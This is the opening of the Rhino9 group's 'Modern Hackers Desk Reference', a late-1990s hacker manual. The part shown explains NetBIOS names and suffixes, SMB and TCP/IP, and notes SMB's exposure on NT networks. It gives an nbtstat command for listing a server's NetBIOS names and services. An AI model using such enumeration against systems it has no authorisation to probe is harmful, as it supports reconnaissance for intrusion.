The MH DeskReference
Version 1.2

Written/Assembled by
The Rhino9 Team

Table of Contents

[12.1.8] show history
[12.1.9] terminal editing
[12.2.0] terminal full-help (EXEC)
[12.2.1] terminal history
[12.2.2] Network Access Security Commands
[12.2.3] aaa authentication arap
[12.2.4] aaa authentication enable default
[12.2.5] aaa authentication local-override
[12.2.6] aaa authentication login
[12.2.7] aaa authentication nasi
[12.2.8] aaa authentication password-prompt
[12.2.9] aaa authentication ppp
[12.3.0] aaa authentication username-prompt
[12.3.1] aaa authorization
[12.3.2] aaa authorization config-commands
[12.3.3] aaa new-model
[12.3.4] arap authentication
[12.3.5] clear kerberos creds
[12.3.6] enable last-resort
[12.3.7] enable use-tacacs
[12.3.8] ip radius source-interface
[12.3.9] ip tacacs source-interface
[12.4.0] kerberos clients mandatory
[12.4.1] kerberos credentials forward
[12.4.2] kerberos instance map
[12.4.3] kerberos local-realm
[12.4.4] kerberos preauth
[12.4.5] kerberos realm
[12.4.6] kerberos server
[12.4.7] kerberos srvtab entry
[12.4.8] kerberos srvtab remote
[12.4.9] key config-key
[12.5.0] login tacacs
[12.5.1] nasi authentication
[12.5.2] ppp authentication
[12.5.3] ppp chap hostname
[12.5.4] ppp chap password
[12.5.5] ppp pap sent-username
[12.5.6] ppp use-tacacs
[12.5.7] radius-server dead-time
[12.5.8] radius-server host
[12.5.9] radius-server key
[12.6.0] radius-server retransmit
[12.6.1] show kerberos creds
[12.6.2] show privilege
[12.6.3] tacacs-server key
[12.6.4] tacacs-server login-timeout
[12.6.5] tacacs-server authenticate
[12.6.6] tacacs-server directed-request
[12.6.7] tacacs-server key

==========Part One==========
==========Needed Background Knowledge==========

This ones for you Kevin… May the Condor fly once more…

[0.0.0] Preface

This book was written/compiled by The Rhino9 Team as a document for the modern hacker. We chose to call it the Modern Hackers Desk Reference because it mostly deals with Networking Technologies and Windows NT issues. Which, as everyone knows, is a must knowledge these days. Well, rhino9, as the premiere NT Security source, we have continually given to the security community freely. We continue this tradition now with this extremely useful book. This book covers WindowsNT security issues, Unix, Linux, Irix, Vax, Router configuration, Frontpage, Wingate and much much more.

[0.0.1] The Rhino9 Team

At the time of release, the rhino9 team is:

NeonSurge (neonsurge@hotmail.com) [Security/Technical Research/Senior Member]
Chameleon (chameleon@pemail.com) [Security/Software Developer/Senior Member]
Vacuum (vacuum@technotronic.com) [Security/Software Research/ Senior Member]
Rute (banshee@evil-empire.com) [Security/Software Developer/ Code Guru]
Syndicate (syndicate@pemail.com) [Security/HTML Operations/ Senior Member]
The090000 (090000@intercore.com.ar) [Security]
DemonBytez (root@cybrids.org) [Security]
NetJammer (netjammer@x-treme.org) [Security]

[0.0.2] Disclaimer

[0.0.3] Thanks and Greets

Extra special greetings and serious mad ass props to NeonSurge's fiance SisterMoon, and Chameleon's woman, Jayde. Special thanks to the people at ntsecurity.net. Special thanks to Simple Nomad for releasing the NT HACK FAQ which was used in the making of this document. Thanks to Cisco Systems for making such superior equipment. Thanks to the guy from Lucent Technologies, whose text file was used during one of the NT Security sections (if you see this, contact me so I can give you proper credit). Special props go out to Virtual of Cybrids for his information on CellPhones and Pagers. Special props to Phreak-0 for his Unix contributions. Mad props to Hellmaster for the Vax info. Thanks to Rloxley and the rest of X-Treme for helping with the distribution and advertising of this document. Thanks to Merlin45 for being the marketing pimp that he is. Special thanks to InterCore for the unix information. Greetings to Cybrids, Intercore, X-Treme, L0pht, CodeZero (grins), 2600 Magazine (thanks for your vigilance on the Mitnick case).

[1.0.0] Preface to NetBIOS

Before you begin reading this section, understand that this section was written for the novice to the concept of NetBIOS, but - it also contains information the veteran might find educational. I am prefacing this so that I do not get e-mail like "Why did you start your NetBIOS section off so basic?" - Simple, its written for people that may be coming from an enviroment that does not use NetBIOS, so they would need me to start with basics, thanks.

[1.0.1] Whats is NetBIOS?

NetBIOS (Network Basic Input/Output System) was originally developed by IBM and Sytek as an Application Programming Interface (API) for client software to access LAN resources. Since its creation, NetBIOS has become the basis for many other networking applications. In its strictest sense, NetBIOS is an interface specification for acessing networking services.

NetBIOS, a layer of software developed to link a network operating system with specific hardware, was originally designed as THE network controller

for IBM's Network LAN. NetBIOS has now been extended to allow programs written using the NetBIOS interface to operate on the IBM token ring architecture. NetBIOS has since been adopted as an industry standard and now, it is common to refer to NetBIOS-compatible LANs.

It offers network applications a set of "hooks" to carry out inter-application communication and data transfer. In a basic sense, NetBIOS allows applications to talk to the network. Its intention is to isolate application programs from any type of hardware dependancies. It also spares software developers the task of developing network error recovery and low level message addressing or routing. The use of the NetBIOS interface does alot of this work for them.

NetBIOS standardizes the interface between applications and a LANs operating capabilities. With this, it can be specified to which levels of the OSI model the application can write to, making the application transportable to other networks. In a NetBIOS LAN enviroment, computers are known on the system by a name. Each computer on the network has a permanent name that is programmed in various different ways. These names will be discussed in more detail below.

PC's on a NetBIOS LAN communicate either by establishing a session or by using NetBIOS datagram or broadcast methods. Sessions allow for a larger message to be sent and handle error detection and correction. The communication is on a one-to-one basis. Datagram and broadcast methods allow one computer to communicate with several other computers at the same time, but are limited in message size. There is no error detection or correction using these datagram or broadcast methods. However, datagram communication allows for communication without having to establish a session.

All communication in these enviroments are presented to NetBIOS in a format called Network Control Blocks (NCB). The allocation of these blocks in memory is dependant on the user program. These NCB's are divided into fields, these are reserved for input and output respectively.

NetBIOS is a very common protocol used in todays enviroments. NetBIOS is supported on
Ethernet, TokenRing, and IBM PC Networks. In its original induction, it was defined as only an
interface between the application and the network adapter. Since then, transport like functions
have been added to NetBIOS, making it more functional over time.

In NetBIOS, connection (TCP) oriented and connectionless (UDP) communication are both
supported. It supports both broadcasts and multicasting and supports three distinct services:
Naming, Session, and Datagram.

[1.0.2] NetBIOS Names

NetBIOS names are used to identify resources on a network. Applications use these names to
start and end sessions. You can configure a single machine with multiple applications, each of
which has a unique NetBIOS name. Each PC that supports an application also has a NetBIOS
station name that is user defined or that NetBIOS derives by internal means.

NetBIOS can consist of up to 16 alphanumeric characters. The combination of characters must
be unique within the entire source routing network. Before a PC that uses NetBIOS can fully
function on a network, that PC must register their NetBIOS name.

When a client becomes active, the client advertises their name. A client is considered to be
registered when it can successfully advertise itself without any other client claiming it has the
same name. The steps of the registration process is as follows:

1. Upon boot up, the client broadcasts itself and its NetBIOS information anywhere from 6 to 10 to
ensure every other client on the network receives the information.

2. If another client on the network already has the name, that NetBIOS client issues its own
broadcast to indicate that the name is in use. The client who is trying to register the already in use

name, stop all attempts to register that name.

3. If no other client on the network objects to the name registration, the client will finish the registration process.

There are two types of names in a NetBIOS enviroment: Unique and Group. A unique name must be unique across the network. A group name does not have to be unique and all processes that have a given group name belong to the group. Each NetBIOS node maintains a table of all names currently owned by that node.

The NetBIOS naming convention allows for 16 characters in a NetBIOS name. Microsoft, however, limits these names to 15 characters and uses the 16th character as a NetBIOS suffix. A NetBIOS suffix is used by Microsoft Networking software to indentify the functionality installed or the registered device or service.

[QuickNote: SMB and NBT (NetBIOS over TCP/IP work very closely together and both use ports 137, 138, 139. Port 137 is NetBIOS name UDP. Port 138 is NetBIOS datagram UDP. Port 139 is NetBIOS session TCP. For further information on NetBIOS, read the paper at the rhino9 website listed above]

The following is a table of NetBIOS suffixes currently used by Microsoft WindowsNT. These suffixes are displayed in hexadecimal format.

Name	Number	Type	Usage
<computername>	00	U	Workstation Service
<computername>	01	U	Messenger Service
<_MSBROWSE_>	01	G	Master Browser
<computername>	03	U	Messenger Service
<computername>	06	U	RAS Server Service
<computername>	1F	U	NetDDE Service
<computername>	20	U	File Server Service
<computername>	21	U	RAS Client Service
<computername>	22	U	Exchange Interchange
<computername>	23	U	Exchange Store
<computername>	24	U	Exchange Directory
<computername>	30	U	Modem Sharing Server

```
Service
<computername> 31        U         Modem Sharing Client
Service
<computername> 43        U         SMS Client Remote Control
<computername> 44        U         SMS Admin Remote Control
Tool
<computername> 45        U         SMS Client Remote Chat
<computername> 46        U         SMS Client Remote Transfer
<computername> 4C        U         DEC Pathworks TCPIP Service
<computername> 52        U         DEC Pathworks TCPIP Service
<computername> 87        U         Exchange MTA
<computername> 6A        U         Exchange IMC
<computername> BE        U         Network Monitor Agent
<computername> BF        U         Network Monitor Apps
<username>          03        U         Messenger Service
<domain>       00        G         Domain Name
<domain>       1B        U         Domain Master Browser
<domain>       1C        G         Domain Controllers
<domain>       1D        U         Master Browser
<domain>       1E        G         Browser Service Elections
<INet~Services>     1C        G         Internet Information
Server
<IS~Computer_name>  00        U         Internet Information
Server
<computername> [2B]      U         Lotus Notes Server
IRISMULTICAST       [2F]      G         Lotus Notes
IRISNAMESERVER [33]      G         Lotus Notes
Forte_$ND800ZA [20]      U         DCA Irmalan Gateway Service
```

Unique (U): The name may have only one IP address assigned to it. On a network device, multiple occurences of a single name may appear to be registered, but the suffix will be unique, making the entire name unique.

Group (G): A normal group; the single name may exist with many IP addresses.

Multihomed (M): The name is unique, but due to multiple network interfaces on the same computer, this configuration is necessary to permit the registration. Maximum number of addresses is 25.

Internet Group (I): This is a special configuration of the group name used to manage WinNT domain names.

Domain Name (D): New in NT 4.0

For a quick and dirty look at a servers registered NetBIOS names and services, issue the following NBTSTAT command:

nbtstat -A [ipaddress]
nbtstat —a [host]

[1.0.3] NetBIOS Sessions

The NetBIOS session service provides a connection-oriented, reliable, full-duplex message service to a user process. NetBIOS requires one process to be the client and the other to be the server. NetBIOS session establishment requires a preordained cooperation between the two stations. One application must have issued a Listen command when another application issues a Call command. The Listen command references a name in its NetBIOS name table (or WINS server), and also the remote name an application must use to qualify as a session partner. If the receiver (listener) is not already listening, the Call will be unsuccessful. If the call is successful, each application receives notification of session establishment with the session-id. The Send and Receive commands the transfer data. At the end of a session, either application can issue a Hang-Up command. There is no real flow control for the session service because it is assumed a LAN is fast enough to carry the required traffic.

[1.0.4] NetBIOS Datagrams

Datagrams can be sent to a specific name, sent to all members of a group, or broadcast to the entire LAN. As with other datagram services, the NetBIOS datagrams are connectionless and unreliable. The Send_Datagram command requires the caller to specify the name of the destination. If the destination is a group name, then every member of the group receives the datagram. The caller of the Receive_Datagram command must specify the local name for which it wants to receive datagrams. The Receive_Datagram command also returns the name of the sender, in addition to the actual datagram data. If NetBIOS receives a datagram, but there are no Receive_Datagram commands pending, then the datagram is discarded.

The Send_Broadcast_Datagram command sends the message to every NetBIOS system on the
local network. When a broadcast datagram is received by a NetBIOS node, every process that
has issued a Receive_Broadcast_Datagram command receives the datagram. If none of these
commands are outstanding when the broadcast datagram is received, the datagram is discarded.

NetBIOS enables an application to establish a session with another device and lets the network
redirector and transaction protocols pass a request to and from another machine. NetBIOS does
not actually manipulate the data. The NetBIOS specification defines an interface to the network
protocol used to reach those services, not the protocol itself. Historically, has been paired with a
network protocol called NetBEUI (network extended user interface). The association of the
interface and the protocol has sometimes caused confusion, but the two are different.

Network protocols always provide at least one method for locating and connecting to a particular
service on a network. This is usually accomplished by converting a node or service name to a
network address (name resolution). NetBIOS service names must be resolved to an IP address
before connections can be established with TCP/IP. Most NetBIOS implementations for TCP/IP
accomplish name address resolution by using either broadcast or LMHOSTS files. In a Microsoft
enviroment, you would probably also use a NetBIOS Namer Server known as WINS.

[1.0.5] NetBEUI Explained

NetBEUI is an enhanced version of the NetBIOS protocol used by network operating systems. It
formalizes the transport frame that was never standardized in NetBIOS and adds additional
functions. The transport layer driver frequently used by Microsofts LAN Manager. NetBEUI
implements the OSI LLC2 protocol. NetBEUI is the original PC networking protocol and interface
designed by IBM for the LanManger Server. This protocol was later adopted by Microsoft for their
networking products. It specifies the way that higher level software sends and receives messages
over the NetBIOS frame protocol. This protocol runs over the

standard 802.2 data-link protocol
layer.

[1.0.6] NetBIOS Scopes

A NetBIOS Scope ID provides an extended naming service for the NetBIOS over TCP/IP (Known
as NBT) module. The primary purpose of a NetBIOS scope ID is to isolate NetBIOS traffic on a
single network to only those nodes with the same NetBIOS scope ID. The NetBIOS scope ID is a
character string that is appended to the NetBIOS name. The NetBIOS scope ID on two hosts
must match, or the two hosts will not be able to communicate. The NetBIOS Scope ID also allows
computers to use the same computer namee as they have different scope IDs. The Scope ID
becomes a part of the NetBIOS name, making the name unique.

[1.2.0] Preface to SMB’s

The reason I decided to write this section was because recently the rhino9 team has been giving
speeches and lectures. The two questions we most frequently come across is "What is
NetBIOS?" and "What are SMBs?". Well I hope I have already answered the NetBIOS question
with the section above. This particular section is being written to better help people understand
SMB's.

[1.2.1] What are SMB's?

Server Message Blocks are a type of "messaging protocol" that LAN Manager (and NT) clients
and servers use to communicate with each other. SMB's are a higher level protocol that can be
transported over NetBEUI, NetBIOS over IPX, and NetBIOS over TCP/IP (or NBT).

SMBs are used by Windows 3.X, Win95, WintNT and OS/2. When it comes to security and the
compromise of security on an NT network, the one thing to remember about SMBs is that it
allows for remote access to shared directories, the registry, and other system services, making it
a deadly protocol in the eyes of security conscience people.

The SMB protocol was originally developed by IBM, and then jointly developed by Microsoft and

IBM. Network requests that are sent using SMB's are encoded as Network Control Blocks (NCB)
data structures. The NCB data structures are encoded in SMB format for transmission across the
network. SMB is used in many Microsoft and IBM networking software:

? MS-Net
? IBM PC Network
? IBM LAN Server
? MS LAN Manager
? LAN Manager for Unix
? DEC Pathworks
? MS Windows for Workgroups
? Ungermann-Bass Net/1
? NT Networks through support for LAN Manager

SMB Messages can be categorized into four types:

Session Control: Used to establish or discontinue Redirector connections with a remote network
resource such as a directory or printer. (The redirector is explained below)

File: Used to access and manipulate file system resources on the remote computer.

Printer: Used by the Redirector to send print data to a remote printer or queue, and to obtain the
status of remote print devices.

Message: Used by applications and system components to send unicast or broadcast messages.

[1.2.2] The Redirector

The Redirector is the component that enables a client computer to gain access to resources on
another computer as if the remote resources were local to the client computer. The Redirector
communicates with other computers using the protocol stack.

The Redirectors primary function is to format remote requests so that they can be understood by
a remote station (such as a file server) and send them on their way through the network.

The Redirector uses the Server Message Block (SMB) structure as the standard vehicle for
sending these requests. The SMB is also the vehicle by which

stations return responses to
Redirector requests.

Each SMB contains a header consisting of the command code (which specifies the task that the
redirector wants the remote station to perform) and several environment and parameter fields
(which specify how the command should be carried out).

In addition to the header, the last field in the SMB may contain up to 64K of data to be sent to the
remote station.

[2.0.0] What is TCP/IP?

TCP/IP is a set of protocols developed to allow cooperating computers to share resources across
a network. It was developed by a community of researchers centered around the ARPAnet
(Advanced Research Projects Agency). Certainly the ARPAnet is the best-known TCP/IP
network. However as of June, 87, at least 130 different vendors had products that support
TCP/IP, and thousands of networks of all kinds use it.

First some basic definitions. The most accurate name for the set of protocols we are describing is
the "Internet protocol suite". TCP and IP are two of the protocols in this suite. (They will be
described below.) Because TCP and IP are the best known of the protocols, it has become
common to use the term TCP/IP to refer to the whole family.

The Internet is a collection of networks, including the Arpanet, NSFnet, regional networks such as
NYsernet, local networks at a number of University and research institutions, and a number of
military networks and a growing number of private corporation owned networks. The term
"Internet" applies to this entire set of networks. The subset of them that is managed by the
Department of Defense is referred to as the "DDN" (Defense Data Network). This includes some
research-oriented networks, such as the Arpanet, as well as more strictly military ones. All of
these networks are connected to each other. Users can send messages from any of them to any
other, except where there are security or other policy restrictions on access.

Officially speaking, the Internet protocol documents are simply standards adopted by the Internet community for its own use. More recently, the Department of Defense issued a MILSPEC definition of TCP/IP. This was intended to be a more formal definition, appropriate for use in purchasing specifications. However most of the TCP/IP community continues to use the Internet standards. The MILSPEC version is intended to be consistent with it.

Whatever it is called, TCP/IP is a family of protocols. A few provide "low-level" functions needed for many applications. These include IP, TCP, and UDP. (These will be described in a bit more detail later.) Others are protocols for doing specific tasks, e.g. transferring files between computers, sending mail, or finding out who is logged in on another computer. Initially TCP/IP was used mostly between minicomputers or mainframes. These machines had their own disks, and generally were self-contained. Thus the most important "traditional" TCP/IP services are:

[2.0.1] File Transfer

The file transfer protocol (FTP) allows a user on any computer to get files from another computer, or to send files to another computer. Security is handled by requiring the user to specify a user name and password for the other computer, or logging into a system that allows for Anonymous logins. Provisions are made for handling file transfer between machines with different character set, end of line conventions, etc. This is not quite the same thing as more recent "network file system" or "NetBIOS" protocols, which will be described below. Rather, FTP is a utility that you run any time you want to access a file on another system. You use it to copy the file to your own system. You then work with the local copy. (See RFC 959 for specifications for FTP.)

[2.0.2] Remote Login

The network terminal protocol (TELNET) allows a user to log in on any other computer on the network. You start a remote session by specifying a computer to connect to. From that time until you finish the session, anything you type is sent to the other computer. Note that you are really still talking to your own computer. But the telnet program effectively makes your computer invisible while it is running. Every character you type is sent directly to the other system. Generally, the connection to the remote computer behaves much like a dialup connection. That is, the remote system will ask you to log in and give a password, in whatever manner it would normally ask a user who had just dialed it up. When you log off of the other computer, the telnet program exits, and you will find yourself talking to your own computer. Microcomputer implementations of telnet generally include a terminal emulator for some common type of terminal. (See RFC's 854 and 855 for specifications for telnet. By the way, the telnet protocol should not be confused with Telenet, a vendor of commercial network services.)

[2.0.3] Computer Mail

This allows you to send messages to users on other computers. Originally, people tended to use only one or two specific computers. They would maintain "mail files" on those machines. The computer mail system is simply a way for you to add a message to another user's mail file. There are some problems with this in an environment where microcomputers are used. The most serious is that a micro is not well suited to receive computer mail. When you send mail, the mail software expects to be able to open a connection to the addressee's computer, in order to send the mail. If this is a microcomputer, it may be turned off, or it may be running an application other than the mail system. For this reason, mail

is
normally handled by a larger system, where it is practical to have a
mail server running all the time. Microcomputer mail software then
becomes a user interface that retrieves mail from the mail server. (See RFC 821 and 822 for specifications for computer mail. See
RFC 937 for a protocol designed for microcomputers to use in reading
mail from a mail server.)

These services should be present in any implementation of TCP/IP, except that micro-oriented
implementations may not support computer mail. These traditional applications still play a very
important role in TCP/IP-based networks. However more recently, the way in which networks are
used has been changing. The older model of a number of large, self-sufficient computers is
beginning to change. Now many installations have several kinds of computers, including
microcomputers, workstations, minicomputers, and mainframes. These computers are likely to be
configured to perform specialized
tasks. Although people are still likely to work with one specific computer, that computer will call on
other systems on the net for specialized services. This has led to the "server/client" model of
network services. A server is a system that provides a specific service for the rest of the network.
A client is another system that uses that service. (Note that the server and client need not be on
different computers. They could be different programs running on the same computer.)

Here are the kinds of servers typically present in a modern computer setup. Note that these
computer services can all be provided within the framework of TCP/IP.

[2.0.4] Network File Systems

This allows a system to access files on another computer in a
somewhat more closely integrated fashion than FTP. A network file
system provides the illusion that disks or other devices from one
system are directly connected to other systems. There is no need to

use a special network utility to access a file on another system. Your computer simply thinks it has some extra disk drives. These extra "virtual" drives refer to the other system's disks. This capability is useful for several different purposes. It lets you put large disks on a few computers, but still give others access to the disk space. Aside from the obvious economic benefits, this allows people working on several computers to share common files. It makes system maintenance and backup easier, because you don't have to worry about updating and backing up copies on lots of different machines. A number of vendors now offer high-performance diskless computers. These computers have no disk drives at all. They are entirely dependent upon disks attached to common "file servers". (See RFC's 1001 and 1002 for a description of PC-oriented NetBIOS over TCP. In the workstation and minicomputer area, Sun's Network File System is more likely to be used. Protocol specifications for it are available from Sun Microsystems.)

[2.0.5] Remote Printing

This allows you to access printers on other computers as if they were directly attached to yours. (The most commonly used protocol is the remote lineprinter protocol from Berkeley Unix. Unfortunately, there is no protocol document for this. However the C code is easily obtained from Berkeley, so implementations are common.)

[2.0.6] Remote Execution

This allows you to request that a particular program be run on a different computer. This is useful when you can do most of your work on a small computer, but a few tasks require the resources of a larger system. There are a number of different kinds of remote execution.

Some operate on a command by command basis. That is, you request that a specific command or set of commands should run on some specific computer. (More sophisticated versions will choose a system that happens to be free.) However there are also "remote procedure call" systems that allow a program to call a subroutine that will run on another computer. (There are many protocols of this sort. Berkeley Unix contains two servers to execute commands remotely: rsh and rexec. The man pages describe the protocols that they use. The user-contributed software with Berkeley 4.3 contains a "distributed shell" that will distribute tasks among a set of systems, depending upon load. Remote procedure call mechanisms have been a topic for research for a number of years, so many organizations have implementations of such facilities. The most widespread commercially-supported remote procedure call protocols seem to be Xerox's Courier and Sun's RPC. Protocol documents are available from Xerox and Sun. There is a public implementation of Courier over TCP as part of the user-contributed software with Berkeley 4.3. An implementation of RPC was posted to Usenet by Sun, and also appears as part of the user-contributed software with Berkeley 4.3.)

[2.0.7] Name Servers

In large installations, there are a number of different collections of names that have to be managed. This includes users and their passwords, names and network addresses for computers, and accounts. It becomes very tedious to keep this data up to date on all of the computers. Thus the databases are kept on a small number of systems. Other systems access the data over the network. (RFC 822 and 823 describe the name server protocol used to keep track of host names and Internet addresses on the Internet. This is now a required part of

any TCP/IP implementation. IEN 116 describes an older name server
protocol that is used by a few terminal servers and other products to
look up host names. Sun's Yellow Pages system is designed as a general
mechanism to handle user names, file sharing groups, and other
databases commonly used by Unix systems. It is widely available
commercially. Its protocol definition is available from Sun.)

[2.0.8] Terminal Servers

Many installations no longer connect terminals directly to computers. Instead they connect them to terminal servers. A terminal server is simply a small computer that only knows how to run telnet (or some other protocol to do remote login). If your terminal is connected to one of these, you simply type the name of a computer, and you are connected to it. Generally it is possible to have active connections to more than one computer at the same time. The terminal server will have provisions to switch between connections rapidly, and to notify you when output is waiting for another connection. (Terminal servers use the telnet protocol, already mentioned. However any real terminal server will also have to support name service and a number of other protocols.)

[2.0.9] Network-Oriented Window Systems

Until recently, high- performance graphics programs had to execute on a computer that had a bit-mapped graphics screen directly attached to it. Network window systems allow a program to use a display on a different computer. Full-scale network window systems provide an interface that lets you distribute jobs to the systems that are best suited to handle them, but still give you a single graphically-based user interface. (The most widely-implemented window system is X. A protocol description is available from MIT's Project

Athena. A reference implementation is publicly available from MIT. A number of vendors are also supporting NeWS, a window system defined by Sun. Both of these systems are designed to use TCP/IP.)

Note that some of the protocols described above were designed by Berkeley, Sun, or other organizations. Thus they are not officially part of the Internet protocol suite. However they are implemented using TCP/IP, just as normal TCP/IP application protocols are. Since the protocol definitions are not considered proprietary, and since commercially-support implementations are widely available, it is reasonable to think of these protocols as being effectively part of the Internet suite.

Also note that the list above is simply a sample of the sort of services available through TCP/IP. However it does contain the majority of the "major" applications. The other commonly-used protocols tend to be specialized facilities for getting information of various kinds, such as who is logged in, the time of day, etc. However if you need a facility that is not listed here, we encourage you to look through the current edition of Internet Protocols (currently RFC 1011), which lists all of the available protocols, and also to look at some of the major TCP/IP implementations to see what various vendors have added.

[2.1.0] General description of the TCP/IP protocols

TCP/IP is a layered set of protocols. In order to understand what this means, it is useful to look at an example. A typical situation is sending mail. First, there is a protocol for mail. This defines a set of commands which one machine sends to another, e.g. commands to specify who the sender of the message is, who it is being sent to, and then the text of the message. However this protocol assumes that there is a way to communicate reliably between the two computers. Mail, like other application protocols, simply defines a set of commands and messages to be sent. It is designed to be used together with TCP and IP.

TCP is responsible for making sure that the commands get through to the other end. It keeps track of what is sent, and retransmits anything that did not get through. If any message is too large for one datagram, e.g. the text of the mail, TCP will split it up into several datagrams, and make sure that they all arrive correctly. Since these functions are needed for many applications, they are put together into a separate protocol, rather than being part of the specifications for sending mail. You can think of TCP as forming a library of routines that applications can use when they need reliable network communications with another computer.

Similarly, TCP calls on the services of IP. Although the services that TCP supplies are needed by many applications, there are still some kinds of applications that don't need them. However there are some services that every application needs. So these services are put together into IP. As with TCP, you can think of IP as a library of routines that TCP calls on, but which is also available to applications that don't use TCP. This strategy of building several levels of protocol is called "layering". We think of the applications programs such as mail, TCP, and IP, as being separate "layers", each of which calls on the services of the layer below it. Generally, TCP/IP applications use 4 layers: an application protocol such as mail, a protocol such as TCP that provides services need by many applications IP, which provides the basic service of getting datagrams to their destination the protocols needed to manage a specific physical medium, such as Ethernet or a point to point line.

TCP/IP is based on the "catenet model". (This is described in more detail in IEN 48.) This model assumes that there are a large number of independent networks connected together by gateways. The user should be able to access computers or other resources on any of these networks. Datagrams will often pass through a dozen different networks before getting to their final destination.

The routing needed to accomplish this should be completely

invisible to the user. As far as the user is concerned, all he needs to know in order to access another system is an "Internet address". This is an address that looks like 128.6.4.194. It is actually a 32-bit number. However it is normally written as 4 decimal numbers, each representing 8 bits of the address. (The term "octet" is used by Internet documentation for such 8-bit chunks. The term "byte" is not used, because TCP/IP is supported by some computers that have byte sizes other than 8 bits.) Generally the structure of the address gives you some information about how to get to the system. For example, 128.6 is a network number assigned by a central authority to Rutgers University. Rutgers uses the next octet to indicate which of the campus Ethernets is involved. 128.6.4 happens to be an Ethernet used by the Computer Science Department. The last octet allows for up to 254 systems on each Ethernet. (It is 254 because 0 and 255 are not allowed, for reasons that will be discussed later.) Note that 128.6.4.194 and 128.6.5.194 would be different systems. The structure of an Internet address is described in a bit more detail later.

Of course we normally refer to systems by name, rather than by Internet address. When we specify a name, the network software looks it up in a database, and comes up with the corresponding Internet address.

Most of the network software deals strictly in terms of the address. (RFC 882 describes the name server technology used to handle this lookup.) TCP/IP is built on "connectionless" technology. Information is transferred as a sequence of "datagrams". A datagram is a collection of data that is sent as a single message. Each of these datagrams is sent through the network individually. There are provisions to open connections (i.e. to start a conversation that will continue for some time). However at some level, information from those connections is broken up into datagrams, and those datagrams are treated by the network as completely separate.

For example, suppose you want to transfer a 15000 octet file. Most networks can't handle a 15000 octet datagram. So the protocols will break this up into something like 30 500-octet datagrams. Each of these datagrams will be sent to the other end. At that point, they will be put back together into the 15000-octet file. However while those datagrams are in transit, the network doesn't know that there is any connection between them. It is perfectly possible that datagram 14 will actually arrive before datagram 13. It is also possible that somewhere in the network, an error will occur, and some datagram won't get through at all. In that case, that datagram has to be sent again.

Note by the way that the terms "datagram" and "packet" often seem to be nearly interchangable. Technically, datagram is the right word to use when describing TCP/IP. A datagram is a unit of data, which is what the protocols deal with. A packet is a physical thing, appearing on an Ethernet or some wire. In most cases a packet simply contains a datagram, so there is very little difference. However they can differ. When TCP/IP is used on top of X.25, the X.25 interface breaks the datagrams up into 128-byte packets. This is invisible to IP, because the packets are put back together into a single datagram at the other end before being processed by TCP/IP. So in this case, one IP datagram would be carried by several packets. However with most media, there are efficiency advantages to sending one datagram per packet, and so the distinction tends to vanish.

[2.1.1] The TCP Level

Two separate protocols are involved in handling TCP/IP datagrams. TCP (the "transmission control protocol") is responsible for breaking up the message into datagrams, reassembling them at the other end, resending anything that gets lost, and putting things back in the right order. IP (the "internet protocol") is responsible for routing individual datagrams. It may seem like TCP is doing all the work. And in small networks that is true. However in the Internet, simply getting a datagram to its destination can be a complex job. A connection may require the datagram to

go through several networks at
Rutgers, a serial line to the John von Neuman Supercomputer
Center, a couple of Ethernets
there, a series of 56Kbaud phone lines to another NSFnet site,
and more Ethernets on another
campus. Keeping track of
the routes to all of the destinations and handling
incompatibilities among different transport media
turns out to be a complex job.

Note that the interface between TCP and IP is fairly simple.
TCP simply hands IP a datagram with
a destination. IP doesn't know how this datagram relates to
any datagram before it or after it. It
may
have occurred to you that something is missing here. We have
talked about Internet addresses,
but not about how you keep track of multiple connections to a
given system. Clearly it isn't
enough to get a
datagram to the right destination. TCP has to know which
connection this datagram is part of.

This task is referred to as "demultiplexing." In fact, there
are several levels of demultiplexing
going on in TCP/IP. The information needed to do this
demultiplexing is contained in a series of
"headers". A header is simply a few extra octets tacked onto
the beginning of a datagram by
some protocol in order to keep track of it. It's a lot like
putting a letter into an envelope and putting
an address on the outside of the envelope. Except with modern
networks it happens several
times. It's like you put the letter into a little
envelope, your secretary puts that into a somewhat bigger
envelope, the campus mail center puts
that envelope into a still bigger one, etc.

Here is an overview of the headers that get stuck on a message
that passes through a typical
TCP/IP network:

We start with a single data stream, say a file you are trying
to send to some other computer:

TCP breaks it up into manageable chunks. (In order to do this,
TCP has to know how large a
datagram your network can handle. Actually, the TCP's at each
end say how big a datagram they
can handle, and then they pick the smallest size.)

TCP puts a header at the front of each datagram. This header actually contains at least 20 octets, but the most important ones are a source and destination "port number" and a "sequence number". The port numbers are used to keep track of different conversations. Suppose 3 different people are transferring files. Your TCP might allocate port numbers 1000, 1001, and 1002 to these transfers. When you are sending a datagram, this becomes the "source" port number, since you are the source of the datagram. Of course the TCP at the other end has assigned a port number of its own for the conversation. Your TCP has to know the port number used by the other end as well. (It finds out when the connection starts, as we will explain below.) It puts this in the "destination" port field. Of course if the other end sends a datagram back to you, the source and destination port numbers will be reversed, since then it will be the source and you will be the destination.

Each datagram has a sequence number. This is used so that the other end can make sure that it gets the datagrams in the right order, and that it hasn't missed any. (See the TCP specification for details.) TCP doesn't number the datagrams, but the octets. So if there are 500 octets of data in each datagram, the first datagram might be numbered 0, the second 500, the next 1000, the next 1500, etc.

Finally, I will mention the Checksum. This is a number that is computed by adding up all the octets in the datagram (more or less - see the TCP spec). The result is put in the header. TCP at the other end computes the checksum again. If they disagree, then something bad happened to the datagram in transmission, and it is thrown away.

The window is used to control how much data can be in transit at any one time. It is not practical to wait for each datagram to be acknowledged before sending the next one. That would slow things down too much. On the other hand, you can't just keep sending, or a fast computer might overrun the capacity of a slow one to absorb data. Thus each end indicates

how much new data it is currently prepared to absorb by putting the number of octets in its "Window" field. As the computer receives data, the amount of space left in its window decreases. When it goes to zero, the sender has to stop. As the receiver processes the data, it increases its window, indicating that it is ready to accept more data. Often the same datagram can be used to acknowledge receipt of a set of data and to give permission for additional new data (by an updated window).

The "Urgent" field allows one end to tell the other to skip ahead in its processing to a particular octet. This is often useful for handling asynchronous events, for example when you type a control character or other command that interrupts output. The other fields are beyond the scope of this document.

[2.1.2] The IP level

TCP sends each of these datagrams to IP. Of course it has to tell IP the Internet address of the computer at the other end. Note that this is all IP is concerned about. It doesn't care about what is in the datagram, or even in the TCP header. IP's job is simply to find a route for the datagram and get it to the other end. In order to allow gateways or other intermediate systems to forward the datagram, it adds its own header.

